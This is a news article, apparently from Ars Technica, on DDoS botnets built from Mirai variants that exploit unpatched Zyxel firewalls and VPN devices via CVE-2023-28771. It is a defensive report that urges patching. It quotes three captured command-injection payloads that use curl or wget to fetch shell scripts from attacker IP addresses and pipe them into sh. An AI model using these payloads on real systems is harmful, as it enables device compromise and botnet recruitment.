Zyxel users still getting hacked by DDoS botnet emerge as public nuisance No. 1



reader comments

17 with

Organizations that have yet to patch a 9.8-severity vulnerability in network devices made by Zyxel have emerged as public nuisance No. 1 as a sizable number of them continue to be exploited and wrangled into botnets that wage DDoS attacks.

Zyxel patched the flaw on April 25. Five weeks later, Shadowserver, an organization that monitors Internet threats in real time, warned that many Zyxel firewalls and VPN servers had been compromised in attacks that showed no signs of stopping. The Shadowserver assessment at the time was: “If you have a vulnerable device exposed, assume compromise.”

On Wednesday—12 weeks since Zyxel delivered a patch and seven weeks since Shadowserver sounded the alarm—security firm Fortinet published research reporting a surge in exploit activity being carried out by multiple threat actors in recent weeks. As was the case with the active compromises Shadowserver reported, the attacks came overwhelmingly from variants based on Mirai, an open source application hackers use to identify and exploit common vulnerabilities in routers and other Internet of Things devices.

When successful, Mirai corals the devices into botnets that can potentially deliver distributed denial-of-service attacks of enormous sizes.

Increasing the urgency of patching the Zyxel vulnerability, researchers in June published exploit code that anyone could download and incorporate into their own botnet software. Despite the clear and imminent threat, enough vulnerable devices remain even as attacks continue to surge, Fortinet researcher Cara Lin said in Thursday's report. Lin wrote:

> *Since the publication of the exploit module, there has been a sustained surge in malicious activity. Analysis conducted by FortiGuard Labs has identified a significant increase in attack bursts starting from May, as depicted in the trigger count graph shown in Figure 1. We also identified multiple botnets, including Dark.IoT, a variant based on Mirai, as well as another botnet that employs customized DDoS attack methods. In this article, we will provide a detailed explanation of the payload delivered through CVE-2023-28771 and associated botnets.*




Figure 1: Botnet's attacking activity.

The vulnerability used to compromise the Zyxel devices, tracked as CVE-2023-28771, is an unauthenticated command-injection vulnerability with a severity rating of 9.8. The flaw can be exploited with a specially crafted IKEv2 packet to UDP port 500 of the device to execute malicious code. Zyxel's disclosure of the flaw is here.

Advertisement

CVE-2023-28771 exists in default configurations of the manufacturer's firewall and VPN devices. They include Zyxel ZyWALL/USG series firmware versions 4.60 through 4.73, VPN series firmware versions 4.60 through 5.35, USG FLEX series firmware versions 4.60 through 5.35, and ATP series firmware versions 4.60 through 5.35.

Fortinet's Lin said that over the past month, attacks exploiting CVE-2023-28771 have originated from distinct IP addresses and specifically target the command-injection capability in an Internet Key Exchange packet transmitted by Zyxel devices. The attacks are implemented using tools such as curl and wget, which download malicious scripts from attacker-controlled servers.

```
REX9lqVv........) "........
(..w....LMOHVFOGESCEZWBEEEAHFQIBBATVDPTNZGWNOIIXFQNANHDB";bash -c "curl
92.118.39.16/$(echo -ne 'kami') | sh";echo -n
"...HTLFbMn3BLZwTgsQQcXkyZSILlYrSQvRp1kW0UCQrqRviSSs2A8hjmWf4ObEsYJlglGXx
```

```
bbfcgHYs........) ".........(.......HAXBHAXBHAXBHAXBHAXBHAXBHAXBHAXBHAXBHAXBHAXB";bash
-c "curl http://171.22.136.15/zyxel|sh;wget http://171.22.136.15/zyxel -O-|sh";echo -n
"...HHo2jvvHS3f3n35ySMu6DmsfNuCUpgCayPzPLvH4aKdQEcBMfNVnbq6NJtEXXG5WVqfCM
```

```
UemgdRwF........) ".........(..h....VUMBUQXGCDYIEGIHXXKVGZTADQBWMWDXLZPWBFOPCFZWGUYY";bash -c
"curl 185.180.199.41/t | sh";echo -n
"...Hg2jVubF0Ru58cisLZYHBOs50L1Vg8dI2ukTcaUby9RGpyMU4uckZAk1eHdY8mHHQVw8D
```

Besides Dark.IoT, other botnet software exploiting the vulnerability include Rapperbot and Katana, the latter of which is closely tied to a Telegram channel known as “SHINJI.APP | Katana botnet.”

Given the ability of exploits to execute directly on sensitive security devices, one might have assumed that affected organizations would have patched the underlying vulnerability by now. Alas, the continued successful exploit attempts demonstrate a non-trivial number of them still haven’t.

“The presence of exposed vulnerabilities in devices can lead to significant risks,” Lin noted. “Once an attacker gains control over a vulnerable device, they can incorporate it into their botnet, enabling them to execute additional attacks, such as DDoS. To effectively address this threat, it is crucial to prioritize the application of patches and updates whenever possible.”

https://arstechnica.com/?p=1955893